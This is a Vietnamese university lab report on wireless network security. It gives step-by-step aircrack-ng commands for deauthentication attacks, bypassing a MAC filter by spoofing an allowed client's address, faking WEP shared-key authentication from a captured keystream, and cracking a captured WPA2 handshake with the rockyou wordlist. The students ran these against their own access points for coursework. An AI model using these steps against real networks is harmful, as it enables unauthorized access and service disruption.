A picture containing icon

Description automatically generated

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN – ĐHQG-HCM

**KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**

BÁO CÁO THỰC HÀNH

NT330 – AN TOÀN MẠNG KHÔNG DÂY VÀ DI ĐỘNG

**LAB 03: By pass WLAN**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Thành viên (Nhóm TH2.16):**  20520890 – Hoàng Văn Anh Đức  19521296 – Võ Thị Thu Cúc |  | |  | | --- | | Điểm tự đánh giá | |  | |

|  |  |
| --- | --- |
| Tổng thời gian thực hiện Lab trung bình |  |
| Phân chia công việc |  |
| Ý kiến *(nếu có)*  + Khó khăn  + Đề xuất, kiến nghị |  |

# BÁO CÁO CHI TIẾT

## Nội dung 1

## Yêu cầu 1:

## Theo cách trên có thể gửi broadcast deauthentication đến tất cả các client. Tìm hiểu công cụ aireplay-ng để deauthentication acttack có chọn lọc client*.*

### Tạo 1 AP và cho 1 client kết nối vào

Graphical user interface, text, application

Description automatically generated

* Địa chỉ MAC của client : **D4:1A:3F:37:60:73**

### Để có thể gửi broadcast deathentication đến các client chúng ta phải :

**B1** : Vào chế độ **monitor mode** để có thể sử dụng công cụ **aireplay-ng**

A screenshot of a computer

Description automatically generated with medium confidence

Kiểm tra công cụ nhận thiết bị bằng lệnh **airmon-ng**.

2. Chạy lênh **airmon-ng start wlan0** để bật chế đô **monitor** cho **wlan0**.

Text

Description automatically generated

3. Chạy lệnh “**ifconfig wlan0mon”** ta sẽ thấy một **interface** mới. **wlan0mon** là interface dùng để sniff các packet wireless.

Text

Description automatically generated

**B2** : Tìm kênh phát của AP bằng cách: **airodump-ng wlan0mon**

Graphical user interface

Description automatically generated



Chúng ta có thể thấy là kênh của AP là 6. Để có có thể **deauthenticate** các gói tin đến AP này, ta cần khoá wireless card cùng một kênh với AP bằng lệnh sau: iwconfig wlan0mon channel 6 và kiểm tra lại bằng cách **iwconfig wlan0mon.**

A screenshot of a computer

Description automatically generated with medium confidence

Ta có thể sử dụng công cụ aireplay-ng gửi các gói **deauthentication** cho các client

**aireplay-ng -0 5 -a <mac AP> --ignore-negative wlan0mon -c <client’s MAC>**

-0 là chế độ deauthentication attack, 5 là số lượng gói gửi đi.

Graphical user interface, text, application

Description automatically generated

Sau khi **deauth** thì thiết bị kết nối ban đầu đã không còn được kết nối nữa

## Nội dung 2

**MAC filters**

**B1** : Vào chế độ **monitor mode** như cách làm ở nội dung 1

**B2** : Dùng wireshark để tìm bssid mà block MAC của chúng ta ( giới hạn MAC được truy cập vào AP )

Text

Description automatically generated

Bssid mà ta muốn truy cập vào là **74:da:88:ad:d3:69**

**B3** : Để vượt qua bộ lọc MAC, sử dụng công cụ airodump-ng để tìm địa chỉ MAC của client kết nối đến AP. Dùng lệnh **airodumpng -c 6 -a --bssid <mac AP> wlan0mon**;-c 6 chọn kênh của AP.

Graphical user interface

Description automatically generated

**B4** : Ta tìm thấy địa chỉ MAC của các máy client trong whilelist, ta có thể giả mạo địa chỉ MAC của máy client thông qua công cụ **machanger**: **macchanger –m <mac> wlan0mon**

Text

Description automatically generated

Sau bước này MAC của chúng ta đã được thay vào 1 địa chỉ MAC mà AP cho phép kết nối đến

**B6** :

Để kết nối tới AP thì :

1. Tắt **monitormode** đi bằng câu lệnh “**Airmon-ng stop wlan0mon”**
2. Bây giờ, chúng tôi sẽ tạo một tệp cấu hình cho **wpa\_supplicant** có chứa **shared-key** **(mật khẩu)** cho mạng WiFi

Text

Description automatically generated

**wpa\_passphrase** sẽ tạo các mục cấu hình cần thiết dựa trên đầu vào . Mỗi mạng mới sẽ được thêm vào dưới dạng một cấu hình mới (nó sẽ không thay thế các cấu hình hiện có) trong tệp cấu hình /**etc/wpa\_supplicant.conf**.

Bây giờ chúng ta đã có tệp cấu hình, tên SSID, chúng ta có thể sử dụng nó để kết nối mạng wifi bằng lệnh **wpa\_supplicant**

**wpa\_supplicant** là WPA Supplicant  cho Linux, BSD, Mac OS X và Windows với hỗ trợ cho WPA và WPA2 (IEEE 802.11i / RSN). Nó phù hợp cho cả máy tính để bàn / máy tính xách tay và hệ thống nhúng. Supplicant là thành phần IEEE 802.1X / WPA được sử dụng trong các trạm khách. Nó thực hiện thương lượng chính với WPA Authenticator và nó kiểm soát chuyển vùng và xác thực / liên kết IEEE 802.11 của trình điều khiển wlan.

Text

Description automatically generated

-B có nghĩa là chạy wpa\_supplicant trong nền (background),

-D chỉ định trình điều khiển không dây, wext là trình điều khiển chung,

-c chỉ định đường dẫn cho tệp cấu hình.

B7 : Sử dụng lệnh iw để xác minh rằng bạn được kết nối với cùng một SSID hay không. **iw wlan0 link**

Graphical user interface, text

Description automatically generated

* Kết nối thành công

## Nội dung 3

### Shared Key Authentication – WEP

Yêu cầu bắt các gói tin tra đổi giữa client và server

Các bước hoạt động :

Client yêu cầu xác thực từ access point (AP), AP sẽ phản hồi lại một challenge. Client phải mã hoá challenge bằng shared key và gửi trở lại. AP sẽ giải mã và kiểm tra challenge ban đầu. Nếu thành công hay thất bại AP đều gửi thông báo trở về client.

Vấn đề bảo mật ở đây, kẻ tấn công có thể nghe lén việc trao đổi giữa client và AP: plain text challenge và challenge đã mã hoá Kẻ tấn công có thể XOR hai nội dung trên để lấy keystream. Keystream này có thể được sử dụng để mã hoá challenge được gửi từ AP. Hình thức xác thực này được gọi là Wired Equivalent Privacy (WEP).

1 . Thiết lập AP security mode là **WEP** và **Authentication là Shared Key**.

2. Dùng thiết bị kết nối đến SSID đã thiết lập ở Bước 1.

3. Vào monitor mode

4. Sử dụng câu lệnh :

**airodump-ng wlan0mon**

để xác định **channel** và **MAC** của AP cấu hình WEP

4. Để vượt qua SKA, ta phải sniff được các gói trao đổi giữa client và AP. Dùng công cụ airodump bằng lệnh

**airodump-ng wlan0mon -c <channel> --bssid <mac AP> -w keystream**

Graphical user interface

Description automatically generated with medium confidence

Khi sniff các gói tin thì chúng ta sẽ không thấy được trường **AUTH** là **SKA** vì **SKA** sử dụng bí mật được chia sẻ là **WEP key** để xác thực **client**.

Để không chờ đợi kết nối giữa client và AP ta có thể sử dụng kỹ thuật **deauthentication**. Khi công cụ bắt được thì cột **AUTH** sẽ là **SKA**. Bằng câu lệnh :

**aireplay-ng -0 5 -a <mac AP> --ignore-negative wlan0mon.**

-0 là chế độ deauthentication attack, 5 là số lượng gói gửi đi.

Text

Description automatically generated

**5.**Keystream được lưu trư như sau keystream-01-<MAC>.xor sau khi ta gõ lệnh :

**ls**

Text

Description automatically generated

**6.** Để fake SKA, sử dụng công cụ aireplay-ng bằng lệnh sau:

**aireplay-ng -1 0 e "Tên AP" -y <keystream.xor> -a <MAC AP> -h AA:AA:AA:AA:AA:AC wlan0mon.**

Text

Description automatically generated

(hình ảnh mong đợi)

aireplay-ng sử dụng keystream vừa capture được để thử xác thực với AP**.**

7. Kích hoạt Wireshark đồng thời ở Bước 6 và tiến hành sniff gói tin sử dụng filter:

**wlan.addr == AA:AA:AA:AA:AA:AC.**

Table

Description automatically generated


Đến đây chúng ta có thể dùng wireshark để quan sát các gói mà client trao đổi với AP

Ở trên là hình ảnh mong đợi sẽ xảy ra nhưng vì 1 lý do nào đó mà các bước trao đổi giữa client và Server chỉ thực hiện được ½

Text

Description automatically generated

Gói đầu tiên bắt được là :



Text

Description automatically generated

Type/Subtype : Authentication

Type :Manage frame

Sutype :11

Authentication algorithm : shared key

**Gói thứ 2 :**

Graphical user interface, text, application

Description automatically generated

**Gói thứ 3 :**

Graphical user interface, text, application

Description automatically generated

**Gói thứ 4**

Graphical user interface, text

Description automatically generated

***C.4 Khai thác vấn đề bảo mật trên WPA-PSK, WPA2-PSK***

Chuẩn bị : Dùng điện thoại di động phát wifi làm AP

**Tên mạng : 10**

**Mật khẩu : hellohello**

Ở phần này chúng ta dùng **aircrack-ng** và **rockyou.txt** để crack wifi bảo mật wpa/wpa2

B1 : Vào file thư mục có chứa **rockyou.txt.gz : ”cd /usr/share/wordlists”**

Giải nén file **rockyou.txt.gz** : “**gzip -d rockyou.txt.gz**”

Text

Description automatically generated

B2 : Xóa bỏ các quy trình xung đột với airmon-ng để tránh các lỗi có thể xảy ra :

**Sudo airmon-ng check kill**

B3 : Vào chế độ monitor

**airmon-ng start wlan0**

**B4 :** Scan các network xung quanh bằng câu lệnh

**sudo airodump-ng wlan0mon**

A picture containing table

Description automatically generated

Mạng chúng ta muốn crack có

* ESSID : 10
* BSSID : FA:F1:E6:D0:OF:E5
* Channel : 1

Để có có thể sniff các gói tin đến AP này, ta cần khoá wireless card cùng một kênh với AP bằng lệnh sau:

**iwconfig wlan0mon channel 1**



**B7**: Bắt các gói handshake

**airodump-ng -w <filename> -c <channel> --bssid <BSSID> wlan0mon**

A screenshot of a computer

Description automatically generated with medium confidence

Graphical user interface, text

Description automatically generated

Khi mới nhập câu lệnh xong chúng ta sẽ không thấy thông báo

“**wpa handshake: FA:F1:E6:D0:0F:E5**”

Vì đây là AP tự tạo nên khi đến bước này ta chỉ cần dùng 1 thiết bị khác kết nối đến AP này là có thể bắt đc **handshake**

Trong trường hợp client đã kết nối và không có nhu cầu xác thực vs AP thì chúng ta cần **deathenticate** để có thể bắt đc gói **handshake**

**aireplay-ng –death 0 -a <bssid>**

0 là gửi cho đến khi chúng ta Ctrl+C

Text

Description automatically generated

Và sau đó khi client kết nối lại thì sẽ có thông báo hiện lên

**B8** : Sau khi đã bắt đc file thì chúng ta dùng lệnh này để có thể xem các gói tin giữa client và AP thông qua wireshark

**ls** : Để hiện thị các gói trong đường dẫn mà chúng ta đã bắt được

**wireshark hack1-02.cap**

Graphical user interface, text

Description automatically generated

Ở trường Filters của wire shark gõ : **eapol** để xem **4 way handshake**

Graphical user interface, application, table, Excel

Description automatically generated

**B9** : Thoát khỏi monitormode

**airmon-ng stop wlan0mon**

Text

Description automatically generated

**B10 :** Crack mật khẩu wpa/wpa2 với aircrack-ng bằng lệnh :

**aircrack-ng <filename.cap> -w /usr/share/wordlists/rockyou.txt**

ta thấy đã tìm ra được mật khấu là : “**hellohello**”

A screenshot of a computer

Description automatically generated with medium confidence

Gói đầu tiên :



Graphical user interface, text, application, email

Description automatically generated

Gói thứ 2 :



Graphical user interface, text, application

Description automatically generated

Gói thứ 3:



Graphical user interface, text, application, email

Description automatically generated

Gói thứ 4 :



Table

Description automatically generated

### *So sánh WEP và WPA,WPA2*

-Wired Equivalent Privacy (WEP) là phương thức mã hóa WiFi lâu đời nhất và cũng kém an toàn nhất

-WPA gần như “không có cửa” khi đặt lên bàn cân với 2 đối thủ wpa2,wpa2-spk. Mặc dù sở hữu tính năng mã hóa khóa công khai mạnh và sử dụng WPA-PSK 256-bit (Pre-Shared Key), WPA vẫn còn một số [lỗ hổng “thừa hưởng” từ tiêu chuẩn WEP cũ](https://quantrimang.com/cach-hack-mat-khau-wifi-bang-lo-hong-tren-wpa-wpa2-156422) (cả hai đều có chung tiêu chuẩn mã hóa luồng dễ bị tấn công, RC4)

-WPA2 mang đến một bản nâng cấp bảo mật và mã hóa khác, đáng chú ý nhất là việc giới thiệu Advanced Encryption Standard (AES) cho các mạng WiFi tiêu dùng. AES mạnh hơn đáng kể so với RC4 (vì RC4 đã từng bị “bẻ khóa” nhiều lần) và là tiêu chuẩn bảo mật được áp dụng cho nhiều dịch vụ trực tuyến tại thời điểm hiện tại

=>WPA và WPA2 là hai giao thức bảo mật mạng không dây. Sự khác biệt chính giữa WPA và WPA2 là WPA2 cung cấp xác thực và mã hóa mạnh hơn WPA2 bằng cách sử dụng các chế độ / thuật toán CCMP và AES. Tóm lại, mã hóa tiên tiến không ảnh hưởng đến hiệu suất của mạng trong WPA2, nhưng yêu cầu phần cứng mạnh hơn WPA.

# TÀI LIỆU THAM KHẢO